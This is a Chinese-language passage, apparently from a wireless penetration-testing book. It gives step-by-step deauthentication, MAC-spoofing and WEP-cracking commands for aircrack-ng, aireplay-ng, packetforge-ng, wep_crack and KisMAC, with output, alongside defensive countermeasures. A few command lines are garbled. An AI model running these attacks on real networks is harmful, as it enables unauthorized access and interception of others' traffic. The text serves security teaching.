假设你有一个支持数据包注入的设备，并在 KisMAC 中加载正确的驱动程序，所有你需要做的就是单击 Network（网络）|Deauthenticate（解除认证）菜单。KisMAC 将不断地发送广播数据包到广播地址，直到你告诉它停止这样做。如果你在选择驱动程序的时候遇到麻烦，则仔细检查驱动程序是否支持注入，并确保设置了 KisMAC|Driver（驱动程序）|Preferences（偏爱）|Use As Primary Device（作为主设备使用）这一复选框。

## 在 Windows 上加解除认证攻击


从 Windows 上发动一个解除认证攻击的最简单方法是利用 WiFi 版 CommView。如果网卡支持注入功能（目前 Atheros），那么所有你需要做的是单击 Tools（工具）|Node Reassociation（节点重新关联）。一旦成功，你会看到一个如下图所示的屏幕。默认情况下，CommView 将给所有选定的客户端发送一个定向解除认证数据包。

**提示** Cain 和 Abel 也具有无线的攻击能力。然而，这些功能只能在 AirPcap 网卡上使用。

**提示** 当解除那些比 KisMAC 更具攻击性用户认证的时候，Aircrack-ng 相比于 CommView 更具威力。Aircrack-ng 发送定向解除认证数据包时，既给 AP，也给客户端。CommView 只将解除认证数据包发送给客户端，KisMAC 发送广播解除认证数据包。

## 解除认证用户的应对措施

你不能预防这种攻击，仍然有客户遵循的这一标准。在未来，如果操作系统提供了一些用户的反馈，提示他们正遭受了解除认证攻击，这将会变得好很多。无线网络的入侵检测（Wireless Intrusion Detection System, WIDS）在这种情况下非常有用。虽然 WIDS 可能无法让攻击者停止攻击，但它至少可以记录事件，并提醒管理员。



## 击败 MAC 过滤

流行性	4
难易度	6
影响力	3
危险级	4

大多数 AP 允许你建立 MAC 地址信任列表，然后忽略从其他 MAC 发送的任何数据包。MAC 地址曾经是一成不变的东西，所以烧入硬件芯片中，永不再变。那些日子已经一去不复返了，在无线网络上这样的策略毫无意义。

为了击败 MAC 过滤，你只需要窃取网络上其他人的 MAC 地址。要做到这一点，你需要运行一个被动扫描器，让扫描器给出这些已经连接的客户端的 MAC 地址。最绅士的情况是，你静静地等待用户从网络上断开。其他选项包括关闭用户或尝试共享所获得的 MAC 地址。一旦你选择了要使用的 MAC 地址，克隆这个地址只需要几条命令而已。

### 在 Linux 上击败的 MAC 过滤

大多数无线（和有线的）网络接口允许动态改变 MAC 地址。MAC 地址仅仅是 `ifconfig` 命令的一个参数。例如，在 Linux 上设置 MAC 地址为 `00:11:22:33:44:55`，执行以下操作：


```
[~]# ifconfig wlan0 hw ether 00:11:22:33:44:55
```

下表总结了在 Linux 2.6.31 下测试 MAC 地址更改的结果。正如你所看到的，大部分现代化的驱动程序支持 MAC 地址更改。

驱动程序	对MAC地址更改的支持
rth5k	有
rth9k	有
B43	有
Rt18187	有
Zd1211rw	有
Rt2500usb (dwl-g122)	有问题；EAP数据包欺骗的时候有，其他时候没有

## 在 Windows 上击败 MAC 过滤

要在 Windows 上更改无线网卡的 MAC 地址，你可以手动使用 regedit 命令进行修改。运行 regedit 命令，然后定位到 HKLM\SYSTEM\CurrentControlSet\Control\Class \{4D36E972-E325-11CE-BFC1-08002bE10318}。一旦找到这个位置，就可以找到所有的无线网卡。其中的主键包括了你的网卡描述，所以寻找应该不会太困难。一旦你找到了网卡，就创建一个新的主键，并命名为 NetworkAddress，其类型为 REG\_SZ（表示一种纯文本的字符串格式，SZ 表示 String Zero，表示该字符串最终以一个 '\0' 表示结束。——译者注）。然后输入你想要的 12 位 MAC 地址。下面的插图显示新的主键设置为：00:ca:fe:ba:be:00。



**提示** 有些驱动程序通过 Configure（配置）|Advanced（高级）|Network Address Interface for the adapter（网络适配器接口的地址）公开注册表主键值。

**警告** 当在 Windows 中变更 MAC 地址时，一定要在 cmd 命令窗口中运行 ipconfig /all

命令来确认驱动程序确实已改成了新的值。

不幸的是，并非所有的驱动程序将按约使用此注册表键值。在我测试的所有 Windows 7 驱动程序中，只有 Intel 公司的驱动程序如约地处理了这种变化。希望随着 Windows 7 的成熟，处理的比例将提高。为了使这种变更生效，你需要依次禁用和重新启用网卡。如果重启后的网卡不工作，就尝试重新启动网卡。如果你想恢复原来的 MAC 地址，只需要删除 NetworkAddress 主键即可。

如果你感觉使用 regedit 命令过于烦琐和令人生畏，你可以通过一些独立的工具来协助你完成。有两种常见工具 Tmac (Technitium MAC 地址转换器) 和 MacMakeup。这些程序提供了方便的图形用户界面，但它们似乎除了更改网络地址中 NetworkAddress 主键值之外，也没做更多的事。

### 在 OS X 上击败 MAC 过滤

在 AirPort Extreme 10.5 和 10.6 驱动程序中，一些鲜为人知的功能允许你像 Linux 一样在命令行中更改的 MAC 地址。要这样做，你的网卡必须处于脱离关联状态。如果在连接或关闭电源时，变更 MAC 地址，这些改变将不会起作用。

```
bash-3.2# alias airport='/System/Library/PrivateFrameworks/Apple80211.framework/Versions
/A/Resources/airport'
bash-3.2# airport -z; ifconfig en1 ether 00:01:02:03:04:05; ifconfig en1
ether 00:01:02:03:04:05
media: autoselect (<unknown type>) status: inactive
supported media: autoselect
```

**提示** 如果你首次设置 MAC 地址没有成功，再试一次。有时需要多试几次才行。

请注意，在 airport 命令之后紧跟一个 ifconfig 参数来更改 MAC 地址。这样做使操作更可靠，同时可以确定更改命令的确使网卡地址得到了更改。

### MAC 过滤避免的应对措施

如果使用 MAC 过滤，那么你无法阻止别人绕过这种机制。最好的事情是根本不使用这种机制，或者至少不认为这是一种安全控制。MAC 过滤的边际效益是，当周围没有客户端时，它可以防止攻击者通过注入数据包进行攻击，但你仍然不应该使用 WEP。MAC 过滤通常是麻烦很多。如果你有一个无线入侵检测系统并且使用了 MAC 过滤，那么入侵检测系统应当能够发现两个人在同一时间共用同一个 MAC 地址。但是，它无法检测到攻击者正在等待用户断开。

## 3.3 击败 WEP

WEP 密钥有两种长度：40 位（5 字节）和 104 位（13 字节）。最初，供应商只支持 40 位密钥。按照今天的标准，40 位密钥短得可笑，当第一次部署 802.11 的时候，它们采用的就是这种短得可笑的 40 位密钥。采用这样短的密钥的一个主要动机可能是为了算法出口的限制。如

今，很多人都使用 104 位密钥。应该指出，一些供应商指定使用 64 位和 128 位密钥。少数供应商甚至支持 256 位密钥。供应商使用 64 位和 128 位作为密钥是因为 WEP 使用 24 位初始化向量 (Initialization Vector, IV)。然而，由于初始化向量是以明文的方式发送，并且该向量包含在密钥中，所以实际密钥位的有效长度是 40 位或 104 位。

### 3.3.1 WEP 密钥恢复攻击

当人们说到破解 WEP 的时候都会认为这些就是他们所指的攻击。下面的各节详细介绍多种恢复 WEP 密钥的方式。当攻击者恢复 WEP 密钥时，他就完成了对网络的访问。这意味着他已经阅读了每一个人的通信数据包，以及发送给他自己的数据包。所以有许多恢复 WEP 密钥的独立方法，在图 3-1 的流程图中描述了每种恢复 WEP 密钥方法的最简路径。

#### FiOS 的 SSID WEP 密钥恢复

流行性	9
难度度	10
影响力	8
危险级	9

正如在图 3-1 中所看到的，破解 WEP 密钥最简单的方法是与 FiOS 路由器相结合。FiOS 是 Verizon 公司光纤到户 (fiber-to-the-home) 因特网服务。最近的 FiOS 部署使用 Actiontech MI-424WR 路由器。默认情况下，这些设备启用了 WEP，并且其中的很多设备中，SSID 和 WEP 密钥之间的关系很简单。第一个记录这种破解方式的是 Kyle Anderson，他把一个简单的 JavaScript SSID 输入到网上的一个在线 WEP 密钥发生器中，该网址为：<http://xkyle.com/2009/03/03/verizon-fios-wireless-key-calculator>。

**提示** 至少在某些 FiOS 光纤路由器中，WEP 密钥是没有第一个字节的 BSSID。这些路由器以明文的方式从字面上广播每个数据包的私有密钥。

也可以使用从上面网页上下载的 bash 版本，下面将对其进行详细介绍：

```
$ ./fioscalc.sh
Usage: fioscalc.sh ESSID [MAC]
$ ./fioscalc.sh 2C6W1
1801308912
1f90308912
```



图 3-1 WEP 攻击流程图

bash 脚本已经将密钥缩小到了两种可能性。现在所要做的就是将它们拿出来试试，然后看哪一个是正确的。一定注意，在要尝试的攻击中，SSID 的值是由 5 个大写字母数字值组成，如 2C6W1 或 3A65B。

**提示** Kismet 的最新版本可以通过 (autowep) 模块，自动推导出 WEP 密钥。

## 一 防御 Verizon 公司的 FiOS WEP 恢复技术

如果安装了 FiOS 服务，并且没有重新配置无线安全，那么你可能很容易受到这种攻击。登录到管理界面，切换到 WPA/WPA2 模式，然后选择一个强密码短语。

## 针对 WEP 的 Neesus Datacom 21 位攻击

流行性	8
难易度	9
影响力	8
危险级	8

Neesus Datacom 公司创建了用于将密码短语转换为 WEP 密钥的第一批算法之一。这种算法也因黑客对其发动的攻击而众所周知的。Newsham 21 位攻击算法是由 Tim Newsham 发现的。很难说该算法的最令人吃惊的方面是什么，然而它被创造出来了，并且得到了广泛采用，现在仍然在使用。

基本上，Neesus Datacom 算法接收用户输入的密码短语，并开始对各个 ASCII 字节统一进行“异或”操作 (XOR)，然后生成一个 WEP 密钥（这是一个简化的过程，但你应该能明白）。针对它的攻击是著名的，因为它可以将据称是 40 位密钥的密钥空间减少到 21 位，减少后的密钥空间采用暴力破解只需要几秒钟。

该破解算法也有其他问题。虽然，通常将它称为 Newsham 21 位攻击算法，但同样的攻击，当针对 104 位密钥进行时，也能显著地降低其密钥空间的大小。但减少后的密钥空间仍然因为太大而使暴力破解方法鞭长莫及。当使用这种算法来生成一个 104 位密钥时，其最大的问题是它产生的碰撞次数。


例如，要检查你自己的 AP 是否使用这种算法，你可以生成一个使用 cat 作为密码短语的 40 位的 WEP 密钥，然后再尝试用 catt。Neesus Datacom 算法的 AP 将创建相同的密钥。当使用 104 位模式时，这个问题仍然存在，它只是不容易挑选发生碰撞的单词。

如前所述，仍然采用这种算法的 AP 的数量是令人吃惊的。一个对临近的 AP 所做的快速测试，所得到的结果如下：

AP	WEP 密钥生成算法
Cisco Aironet 350	不可用
D-Link DI-524	不可用
Linksys WRT160-N	Neesus Datacom
Linksys WRT54g v5	Neesus Datacom
Belkin F5D6231-4 ver 1001	Neesus Datacom
NetGear WGT624	Neesus Datacom

## 在 OS X 上的 Newsham 21 位攻击

KisMAC 已集成了对这种攻击的支持。简单地选择要攻击的无线网络，然后单击 Network (网络) | Crack (破解) | Bruteforce (暴力破解) | Newshams 21 Bit Attack (Newshams 21 位攻击)。KisMAC 就会尝试每个可能的密钥，如果恢复了密钥值就会让你知道，届时你可以看到如下图所示的提示。



**提示** 你可以通过 File (文件) | Import (导入) | Pcap Dump (Pcap 文件保存)，让 KisMAC 破解无论在哪儿捕获的 pcap 文件。

### 3.3.2 暴力破解由 Linux 版 Neesus Datacom 算法所创建的 40 位密钥

为了在 Linux 上运行此类攻击，我们将利用 Tim Newsham 的源代码 `wep_crack`。`wep_crack` 并没有坚持几年，因为我们需要以非常容忍的态度面对我们曾经生成的一些输入值。下面是有效利用这个工具所需的步骤：

- 1) 捕获无 radiotap 头的的数据 (airmon-ng 工作得很好)。
- 2) 确保在结果 pcap 文件中只有一个 BSSID。
- 3) 确保捕获的数据包至少包含两个非 QoS 数据包。

满足前两个条件最简单的方法就是针对指定的 BSSID 运行 `airmon-ng` 程序。然后使用 Wireshark 清理 pcap 文件并指定一个类似于 `wlan.bssid == 00:16:B6:16:A0:C7` 的过滤器进行显示。

假设有一个 pcap 文件满足限制条件，那么就要以按如下步骤通过 `wep_crack` 程序运行它。首先，从网站 <http://www.lava.net/~newsham/wlan/> 上下载并编译 `wep_tools`。一旦 `wep_crack` 生成后，运行它并将它的路径传递给 pcap 文件。下面的例子说明了如何成功攻击使用 Neesus Datacom 算法生成的 40 位密钥的网络：

```
[::-]$ wget http://www.lava.net/~newsham/wlan/wep_tools.tgz
[::~]$ tar -zxvf wep_tools.tgz; cd wep_tools
[::~]$ wget [::-wep_tools] $ make
[::~]$ wget [::-wep_tools] $ ./wep_crack -b ./test_key-01.cap
success: seed 0x00224c1d, [generated by aaAa|-ca]
wep key 1: 4e d4 15 0b 6b
wep key 2: 32 13 00 fd 6a
wep key 3: e7 4f e9 56 50
wep key 4: cf 7e 9c ac 70
566814 guesses in 2.72 seconds: 208095.71 guesses/second
1913060 guesses in 9.65 seconds: 198161.11 guesses/second
```



## 对 WEP 的字典攻击

流行性	4
难易度	10
影响力	8
危险级	7

正如你可能猜到的，对 WEP 的字典攻击涉及导入了一个破解工具字典和一个 pcap 文件。然后该工具将字典中的内容映射为一个 WEP 密钥，重复地尝试这种映射操作，直到映射后的密钥与实际的 WEP 密钥相等，或者字典中所有的内容都被用完。

人们通过执行字典攻击来实施对 WEP 的攻击是相当少见的。这有几个原因，对于初学者来说，没有“标准”的方式能将密码转化为 WEP 密钥。不同的厂商使用不同的算法，所以你将需要通过至少三种不同的算法，以满足大多数基本算法（如 Neesus Datacom 算法、MD5 算法和 Apple 算法），然后才能运行字典工具。另一个原因是主动破解 WEP 的方法已经变得非常容易，所以很多人甚至对字典攻击置之不理。以上的这些原因都是对的，但字典攻击也有一个优势：它可以完全做到（不需要人工干预的）被动破解，并且只需要大约一两分钟就可以了。首先运行字典攻击程序，然后就可以在未注入很多干扰数据包的前提下获得所要的密钥。

### OS X 上的字典攻击

在 OS X 操作系统上，字典攻击实际上比在 Linux 或 Windows 上更容易执行。在 KisMAC 中选择你要破解的网络，然后单击 Network（网络）|Crack（破解）|Wordlist Attack（字典攻击）。选择适当的算法，然后将它指向一个字典。除非你知道你的设备正在使用的算法是什么，否则你应该尝试所有的算法选项。

**提示** 可以通过单击 File（文件）|Import（导入）|Pcap Dump（Pcap 文件保存），可以让 KisMAC 破解从任何地方收集到的 pcap 文件。

### Linux 上的字典攻击

Linux 对实施字典攻击缺少一种适度的处理方法。wep\_crack 可以对 Neesus Datacom 算法产生的 104 位密钥进行字典攻击（通过 -s 参数并紧跟一个字典文件名），但是却没有实现多种字典映射算法的工具。如果你使用 Linux 作为主要的操作平台，那么你可能应该剔除那些使用 Aircrack-ng 的主动攻击工具。

### 防止 Neesus Datacom 算法和通用字典攻击

本节的寓意很简单：不要让你的 AP 为你生成一个 WEP 密钥。如果出于某种原因，完全被迫地使用 WEP，那么就使用随机的 104 位密钥，经常更换它，不要让 AP 帮助你生成。即使这样，想要得到你密钥的人仍然能够通过主动攻击来破解它，下一步就覆盖它。



## 针对 WEP (FMS, PTW) 的密码攻击

流行性	7
难易度	5
影响力	8
危险级	7

以前对 WEP 的攻击是基于一个不合格的密钥生成机制的前提下。即使使用的 WEP 密钥是完全随机，本节所包含的攻击也存在。它们基于加密研究的漫长时间，该研究可以追溯到 2001 年。

2001 年，Fluhrer Mantin 和 Shamir (FMS) 发表了一篇论文，论文描述了 RC4 中密钥调度算法的一个漏洞。WEP 中所使用的 RC4 (Ron 代码的第 4 版) 算法是一种流密码 (stream cipher) 算法。事实证明，WEP 采用 RC4 作为其加密算法，使 WEP 变成了这一漏洞的完美攻击目标。

问题是 WEP 如何在每个数据包中使用初始化向量。当 WEP 使用 RC4 算法加密一个数据包时，它在给 RC4 发送密钥之前，预先将初始化向量转化成了私有密钥。这意味着攻击者在每个数据包中都有一个所谓的“私有”密钥的前三个字节，一个方程后，就有了一个比随机更大的概率，可以猜测那些基于 RC4 算法输出的剩下的密钥。这一步完成后，剩下的仅仅是收集足够的数以便让密钥凭空掉下来。

最初的 FMS 论文指出：一个特定的模式下的这些特定的初始化向量，促成了这种攻击方式。该论文称这些向量为“弱”初始化向量。在寻找不同形式的弱初始化向量方面的研究基本上取得了大量的成功，KoreK 出版许多这方面的书籍。直到大大提升的 PTW 攻击算法（下文详细说明）被发现之前，攻击者还是把大部分时间花在试图收集足够多的、可以破解 WEP 的弱初始化向量上，厂商也花了很多时间试图阻止这种情况的发生。

2005 年，Andreas Klei 提出 RC4 的另一个问题。三个来自 Darmstadt 大学 (Pyshkin, Tews 和 Weinmann) 的研究人员将这项研究应用到 WEP 上，导致 aircrack-ptw 的产生 (<http://www.cdc.informatik.tu-darmstadt.de/aircrack-ptw/>)。紧接着增强版也合并到主 Aircrack-ng 树中，并且 PTW 攻击就是默认情况下，Aircrack-ng 的现代版本中所使用的方式。

PTW 攻击处理了 FMS 攻击的主要缺点。PTW 攻击不依赖于任何弱 IV，但需要仅有的几个独特的数据包以便恢复密钥。当运行 PTW 攻击的时候，密钥的恢复基本上是从 CPU 中解除关联。使用 FMS 攻击，你总是可以尝试暴力破解更多的密钥，而不是收集更多的 IV 值。使用 PTW 攻击，只需要几秒钟的 CPU 时间来恢复密钥，节省计算能力变得毫无意义。



## 在 Linux 的客户端连接上，使用 Aircrack-ng 破解 WEP

流行性	7
难易度	5
影响力	8
危险级	7

虽然 Aircrack-ng 可以用在 Linux、OS X 和 Windows 上，但是最佳的平台是 Linux。因为

在 Linux 上注入数据包比其他操作系统上更容易，同时注入数据包可大大加快攻击速度。

下面的例子用至少一个客户端连接，遍历了用于破解 WEP 的整个序列。对于这个例子，让我们假设在信道 1 上有一个名为 linksys 的网络，其 BSSID 为 00:22:6B:96:50:45。首先，设置监控模式：

```
[~/linksys]# airmon-ng start wlan1
Interface      Chipset      Driver
wlanmon        RTL8187      rtl8187 - [phy0]
```

接下来，启动 airodump，指定我们感兴趣的信道和 BSSID：

```
[~/linksys] #airodump-ng --channel 1 --bssid 00:22:6B:96:50:45
--write Linksyschl wlanmon

CH 1 |[ Elapsed: 1 min ]| 2009-11-14 16:52
BSSID      #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:6B:96:50:45 680 1 1 54e WEP WEP OFN linksys
BSSID      STATION          Packets Probes
00:22:6B:96:50:45 00:11:95:E9:FF:5C 11 680
```

这时，airodump 写出了文件 Linksyschl-1.pcap 中所有的数据包。

在这种情况下，我们看到当前有一个客户端关联 MAC 地址 (00:11:95:E9:FF:5C)。我们将利用该 MAC 地址，并从客户端重新注入 ARP 数据包。这样做的目的是创造更多的数据包，这样我们就可以更快地破解密钥：

```
[~/linksys] #aireplay-ng --arpreplay -h 00:11:95:E9:FF:5C
-b 00:22:6b:96:50:45 wlanmon
The interface MAC (00:C0:CA:1A:51:64) doesn't match the specified MAC (-h).
ifconfig wlanmon hw ether 00:11:95:E9:FF:5C
17:13:52 Waiting for beacon frame (BSSID: 00:22:6B:96:50:45) on channel 1
Saving ARP requests in replay_arp-1114-171352.cap
read 18268 packets (got 3318 ARP requests and 10760 ACKs),
sent 3277 packets...(500 pps)
```

这时，如果回到 airodump，你会看到数据包的数量迅速增长。一旦达到 4 万，我们就有了成功破解 104 位 WEP 密钥的 50% 的机会。随后的尝试没有坏处，我们可以关掉 Aircrack-ng 了：

```
[~/linksys] # aircrack-ng ./ Linksyschl-01.cap -0
```

最初，我们高兴地看到屏幕上显示的是分配给每一个密钥字节的权重 (weight)，以及初始化向量的数量等。如果 Aircrack-ng 不能推导出最初的密钥，它会等待更多的数据写入磁盘中，然后再试一次。一个成功的会话如下图所示。

```

Default (81.25)
Aircrack-ng 1.0

[00:00:00] Tested 1162 keys (got 47971 IVs)

FB depth byte(vote)
0 0/ 1 A3(61696) 29(56576) 08(56864) 98(55552) 01(55296)
1 0/ 1 8C(69632) 84(59648) 47(57344) E7(57344) 70(56576)
2 0/ 1 78(62976) 59(57688) AC(57688) 37(57888) 5E(56864)
3 0/ 1 A5(68416) 28(56832) 0C(56576) 4F(56576) 98(56576)
+ 1/ 3 16(68672) 2E(68416) 76(57888) 33(56576) 14(55888)
5 0/ 3 9E(59984) F3(59136) 85(58624) 81(56576) E3(55848)
6 0/ 1 AC(62728) 24(57344) 30(56328) 98(56328) 16(56864)
7 0/ 1 68(62888) 55(54272) 42(54816) 12(53584) EC(53584)
8 0/ 1 1D(64256) 20(55888) 88(55848) 84(54784) 89(54784)
9 +/ 6 32(55296) 43(54528) 30(54272) 89(54272) 67(54016)
10 2/ 6 2E(55888) F7(55552) 78(55552) CE(55848) 81(54528)
11 0/ 1 28(64768) 8F(57344) 45(56832) 17(56864) 32(55552)
12 0/ + C2(59136) AC(57344) 87(57888) 10(57888) E2(56328)

KEY FOUND! [ A3:8C:78:A5:16:9E:AC:68:1D:12:2E:28:C2 ]
Decrypted correctly: 100%

[root@phoenix:~/linksys]# aircrack-ng ./LinksysTest2-04.cap -0

```

### 3.3.3 在 Linux 的非客户端连接使用 Aircrack-ng 破解 WEP

前面的例子中，在一个或多个客户端连接到所关注的网络的情况下，展示了一个非常简单的示例。该破解方式依赖人的参与发送 ARP 数据包，然后，我们可以重现产生的数据包，并最终破解密钥。下面将通过更复杂的实例，在无客户端连接到网络的情况下进行操作。整个过程如图 3-2 所示。




图 3-2 破解一个静态的网络

**第1步：启动 airodump** 在这个例子中，目标网络是信道 11，SSID 是 quiet\_type，无人连接。下图是 airodump 显示内容的截图。

```

Default (93,15)
CH 11 [| Elapsed: 20 s [| 2009-11-14 18:17

BSSID          PWR RQX Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:6B:96:50:45 -51 100 174 10 0 11 54e WEP WEP quiet_type

BSSID          STATION          PWR Rate Lost Packets Probes

[~/linksys] # airodump-ng --channel 11 --bssid 00:22:6B:96:50:45
--write quiet_type mon0

```

**第2步：假认证 AP** 你要对 aireplay 做的第一件事情是伪造一个关联。这是任何常规的客户端要做的第一阶段，我们只是利用 aireplay-ng 来完成。

```

[~/quiet_type]# ifconfig mon0 |grep HWaddr
wlanmon Link encap:UNSPEC HWaddr 00-C0-CA-1A-51-64-00-00
[~/quiet_type]# aireplay-ng --fakeauth 0 -o 1 -e quiet_type
-a 00:22:6B:96:50:45 -h 00:C0:CA:1A:51:64 mon0

```

第一个参数告诉 aireplay-ng 执行假的认证，-o 1 参数会导致每个触发时刻就传输一个数据包，-e 参数设置的 SSID，-a 参数设置 BSSID，-h 参数设置源 MAC（这应该是当前分配给你的无线接口的 MAC 地址）。

如果一切顺利，你应该得到以下类似的信息：

```

18:29:27 Waiting for beacon frame (BSSID: 00:22:6B:96:50:45) on channel 11
18:29:27 Sending Authentication Request (Open System) [ACK]
18:29:27 Authentication successful
18:29:27 Sending Association Request [ACK]
18:29:27 Association successful :-) (AID: 1)

```

如果你看到一条消息说：“得到了一个解除认证的数据包！”那么假关联已经失败。最可能的原因是 AP 执行了 MAC 过滤。你将需要等待一个可以窃取的 MAC 地址。

这时，如果你切换到 aironet-ng，你就会在客户端列表中看到你的假客户端。airodump 并没有意识到这是我们的数据包注入而导致的结果。接下来你需要做的事情就是执行高级 ChopChop 或碎片攻击。下一步尝试碎片攻击方式。

**第3步：启动碎片攻击** 碎片攻击是一种先进的 WEP 破解的技术，可用于从捕获的数据包中恢复密钥流。它是如何工作的将在稍后的章节中介绍。现在，你只需像在 air-crack 中运行，就可实现攻击。

**警告** 碎片和 ChopChop 攻击可能需要专门修补的驱动程序。下表列出了我们针对 Ubuntu 9.10 中的 stock 2.6.31-14 内核所做的测试结论。

驱动程序	碎片攻击	ChopChop攻击
rth5k	是*	否
rth9k	是	是
B43	是	否
RTL8187	是	是
Rt2500usb (rt2570 chipset)	是	是

\*相应的管理界面必须首先展示出来。此外，aireplay的-interactive命令将在write (1) 函数运行时产生零星的阻塞状态，强迫重新启动。关于run-aireplay.sh的详情见合作网站。

我们使用以前 airplay 例子中相似的参数，希望这次我们可以完成指定的碎片攻击：

```
[::~/quiet_type]# aireplay-ng --fragment -b 00:22:6B:96:50:45
-h 00:C0:CA:1A:51:64 mon0
18:37:31 Waiting for beacon frame (BSSID: 00:22:6B:96:50:45) on channel 11
18:37:32 Waiting for a data packet...
      Size: 72, FromDS: 1, ToDS: 0 (WEP)
          BSSID = 00:22:6B:96:50:45
          Dest. MAC = 01:00:5E:00:00:02
          Source MAC = 00:22:6B:96:50:43
0x0000: 0842 0000 0100 5e00 0002 0022 6b96 5045 .B....^...."k.PE
...
0x0040: 509b caaa fa37 a27e P...7.-
Use this packet ? (y/n) Y
Saving chosen packet in replay_src-1114-184335.cap
18:43:41 Data packet found!
18:43:41 Sending fragmented packet
18:43:41 Got RELAYED packet!!
...
Saving keystream in fragment-1114-184347.xor
```

如果你看到这段关于保存密钥流的信息，那么碎片攻击的操作仍在工作，你可以直接跳到第 5 步；如果你得不到碎片攻击仍在工作的消息，那么可以试试 ChopChop 攻击。

**第 4 步：启动 ChopChop 攻击** 除了碎片攻击之外的另一种方法是 ChopChop 攻击。ChopChop 攻击需要花费比碎片攻击更长的时间（最多几分钟）。详情请参见在本节后面的讨论，现在，你可以运行如下图所示的命令。

**提示** 你可以只使用较小的数据包，以便加快 ChopChop 攻击的速度。任何大于 68 字节的数据包都应该满足一个基本的 ARP 注入。

```
aireplay-ng --chopchop -b 00:22:6B:96:50:45 -h 00:C0:CA:1A:51:64 mon0
Offset 41 (97% done) | xor = E5 | pt = 00 | 98 frames written in 1656ms
Offset 40 (97% done) | xor = D9 | pt = 00 | 20 frames written in 350ms
Sent 2531 packets, current guess: D9...
```

```
The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: IP header re-creation.
This doesn't look like an IP packet, try another one.
Warning: ICV checksum verification FAILED! Trying workaround.
The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: IP header re-creation.
Saving plaintext in replay_dec-1114-230345.cap
Saving keystream in replay_dec-1114-230345.xor
Completed in 306s (1.09 bytes/s)
```

这种攻击将需要几分钟的时间。如果你觉得在攻击的中途接收到了解除认证的信息，就可以以假的身份认证，并返回第 2 步周期性地重新运行。

**第 5 步：加工 ARP 数据包** 成功地进行了碎片攻击或 ChopChop 攻击后，你现在可以将恢复的密钥流注入到你自己的数据包中。但你会问你应该注入什么？回答当然是一个 ARP 数据包，特别是这一个将导致 AP 产生更多流量的 ARP 数据包。现在让我们生成网络的 ARP 数据包：

```
[~/quiet_type]# packetforge-ng --arp -a 00:22:68:96:50:45
-h 00:C0:CA:1A:51:64 -k 255.255.255.255 -l 255.255.255.255
-y fragment-1114-184347.xor -w forged_arp
```

这是这次攻击中所要面对的最复杂的命令行，其中的 `-arp` 参数代表你感兴趣的那个加工的 ARP 数据包。到现在为止，你应该已经熟悉了 `-a` BSSID 和 `-h` 代表源 MAC 地址这两个参数的意义。接下来是 `-k` 和 `-l` 参数，它们分别是在 ARP 数据包中指定的目标 IP 地址和发送者的 IP 地址。将这些值设置为广播地址，这样所加工的 ARP 数据包可以工作在大多数网络上。如果你重新注入的 ARP 数据包无法收到响应，你应该看看 ChopChop 攻击中的明文输出（在 `replay_dec-1114-230345.cap` 文件中），并试着缩小你所在子网的范围。

`-y` 标志指示伪造的数据包在哪里可以找到需要对 ARP 数据包进行加密的密文，`-w` 指示哪里可以写 ARP 数据包。输出将使用 `.xor` 文件中的密钥流和 IV 进行加密。

做完这些事后，你应该有了一个 ARP 数据包，该数据包对网络进行正确的加密，并且这会导致 AP 在回复中产生一些流量。现在，让我们重新注入它，看看 `airodump` 上数据包的总数是不是增加了。

**第 6 步：注入加工的 ARP 数据包** 随着棘手的部分被处理掉，就到了重放以前我们制作的加密 ARP 响应数据包这一部分了。一个简单的命令行示例如下图所示：

```
[~/quiet_type]# aireplay-ng --interactive -F -x ./forged_arp mon0
No source MAC (-h) specified. Using the device MAC (00:14:A4:2A:9E:58)
Saving chosen packet in replay_src-1115-000215.cap
You should also start airodump-ng to capture replies.
```

运行 `aireplay-ng` 后，你应该切换到终端上再运行 `airodump-ng`。如果你没有看到 # Data 的计数在增加，就说明某个环节发生了错误。最可能的问题是命令中的一个 MAC 地址，你在输入时存在错误，或者你需要重新运行 `-fakeauth aireplay` 命令。假设你看到 # Data 计数在增加，继续向前，开始在 `airodump` 所生成的 `pcap` 文件上运行 `aircrack-ng` 程序。

